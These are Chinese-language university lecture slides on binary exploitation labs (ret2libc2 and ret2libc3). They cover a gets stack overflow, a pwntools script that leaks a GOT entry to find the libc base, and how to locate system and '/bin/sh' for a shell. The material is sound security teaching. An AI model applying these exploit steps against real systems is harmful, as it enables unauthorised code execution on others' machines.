
- 缺乏'/bin/sh'字符串, 难以直接利用
- 但是存在gets, 如果能利用gets将'/bin/sh'写入某个理想位置, 然后让system函数以该位置为参数, 即可执行shell
  - 该位置要有写权限和读权限, 即gets()函数能写, system()函数能读
  - 该位置无需具有执行权限, 因为并不在该位置执行code

### ■ 思路要点: 手动call

- gets()函数完成后需调用system(), 因此需要保持堆栈平衡: 调用完gets()函数后提升堆栈, 这就需要“add esp, 4”这样的指令。但是程序中并没有这样的指令。
- pop指令也可以实现esp自减4

# 实验2A: ret2libc2

## 覆盖方案1





两次弹栈



最小寻址单位：1 字节

## 实验2A: ret2libc2

- 覆盖方案2



最小寻址单位: 1 字节




## 实验2A: ret2libc3

- **ret2libc3难度再升级**
  - ret2libc1需要手动构造system()的栈帧，其间还需要利用者熟悉libc中system()函数的细节；ret2libc1的二进制内容里有'/bin/sh'字符串，因此只需合理安排返回地址。
  - ret2libc2把二进制里的'/bin/sh'字符串删了，需要用gets()写入一个'/bin/sh'并再次利用system()调用shell
  - ret2libc3
- **ret2libc3考验利用者的组织能力！**

## 实验2A: ret2libc3

```
(base) └─(kali㉿kali)-[~/Desktop/ex2]
└─$ checksec ret2libc3
[*] '/home/kali/Desktop/ex2/ret2libc3'
Arch:      i386-32-little
RELRO:     Partial RELRO
Stack:     No canary found
NX:        NX enabled
PIE:       No PIE (0x8048000)
```


第1步: 用 checksec 查看, 开启了NX



```
IDA View-A | Pseudocode-A
1 int __cdecl main(int argc, const char **argv, const char **envp)
2 {
3     char s[100]; // [esp+1Ch] [ebp-64h] BYREF
4
5     setvbuf(stdout, 0, 2, 0);
6     setvbuf(stdin, 0, 1, 0);
7     puts("No surprise anymore, system disappeard QQ.");
8     printf("Can you find it !?");
9     gets(s);
10    return 0;
11 }
```

第2步: 检擦main()函数, 发现存在gets, 有溢出漏洞可利用

## 实验2A: ret2libc3



```
1 void secure()
2 {
3     unsigned int v0; // eax
4     int input; // [esp+18h] [ebp-10h] BYREF
5     int secretcode; // [esp+1Ch] [ebp-Ch]
6
7     v0 = time(0);
8     srand(v0);
9     secretcode = rand();
10    __isoc99_scanf(&unk_8048730, &input);
11    if ( input == secretcode )
12        puts("no_shell_QQ");
13 }
```

第3步: secure() 函数里也没有 system 函数了

第4步: 搜索二进制, 未发现 'bin/sh' 字符串



## 实验2A: ret2libc3 • 利用思路

### ■ 要素很不齐全，但还是可利用

- elf文件中缺乏'/bin/sh'字符串和system函数
- 但是存在gets，可以发起溢出攻击
- 尝试利用外部的libc库中的代码，libc中的代码很齐全
  - 获取system地址：在libc.so动态链接库中查找
  - 获取“/bin/sh”地址：在libc.so中查找或用gets输入

## 实验2A: ret2libc3

- ret2libc3运行时需要加载libc.so动态链接库，libc.so中就有所需的system函数
- 使用ldd命令查看ret2libc3依赖的共享库

```
# ldd ret2libc3
linux-gate.so.1 (0xf7f3b000)
libc.so.6 => /lib32/libc.so.6 (0xf7d2f000)
/lib/ld-linux.so.2 (0xf7f3d000)
```

- 多次使用ldd命令，发现libc.so基地址变化；
- libc.so中各函数相对基地址的偏移是不变的；
- 先获取运行时libc.so基地址，然后根据偏移计算system地址

## 实验2A: ret2libc3

- **获取system地址:**

- 泄露GOT表中已知函数地址: 在程序运行过程中, 打印libc.so中某个函数在GOT表中的地址, 由于已知该函数在libc.so中的偏移, 可以得到libc.so当前的基地址。

1. 选择泄露\_\_libc\_start\_main函数的地址, 因为该函数必定会被ret2libc3调用
2. 选择puts函数打印, 因为该函数在ret2libc3中被调用
3. 由于打印后需要返回到main函数(\_start函数)继续执行, 所以还要利用缓冲区二次溢出

## 实验2A: ret2libc3

```
elf_ret2libc3 = ELF('./ret2libc3')
elf_libc = ELF('./libc.so')

sh = process('./ret2libc3')

puts_plt = elf_ret2libc3.plt['puts']
libc_start_main_got = elf_ret2libc3.got['__libc_start_main']
start_addr = elf_ret2libc3.symbols['_start']
offset = 0x6c + 4

payload1 = b'A' * offset + p32(puts_plt) + p32(start_addr) + p32(libc_start_main_got)
sh.sendlineafter('Can you find it!?', payload1)

libc_start_main_addr = u32(sh.recv()[0:4])
print('libc start main addr : ' + hex(libc_start_main_addr))

libc_base = libc_start_main_addr - elf_libc.symbols['__libc_start_main']
print('libc base : ' + hex(libc_base))
```

注意：整个过程需要使用两次溢出，第一次溢出泄露GOT表函数地址，第二次溢出执行system( '/bin/sh' ) [这里只是第一次](#)



## 实验2A: ret2libc3

- 获取system地址:

```
[+] Starting local process './ret2libc3': pid 3703  
libc_start_main_addr : 0xf7de68b0  
libc_base : 0xf7dcd000
```

此时已获取到libc.so的基地址，因为libc.so里面system函数相对于基址的偏移是可以直接获取到的，所以可以计算出system的地址：





## 实验2A: ret2libc3

- 至此，第一个目标达成，下面要找 `/bin/sh` 的地址，可以用两种方法：
  - 直接找现成的gadget
    - 一般在libc.so里面也包含 `/bin/sh` 字符串，所以可以直接查找
  - 通过输入构造
    - ret2libc3中带有gets函数，所以仿照ret2libc2中的方法，将用户输入的 `/bin/sh` 写到.bss段中一块有 `"r+w"` 权限区域



## 作业提交

- 实验报告要求： **重在理解**
  - 漏洞原理 ★
  - 攻击步骤（带截图）
  - 关键代码
  - 难点与总结
  - 提出防范此类漏洞的方法
- 视频要求
  - 视频中要有证明是本人完成的标记



中国科学院大学  
University of Chinese Academy of Sciences

请各位同学指正

联系方式:

Email: [hexijie19@mailsucas.ac.cn](mailto:hexijie19@mailsucas.ac.cn)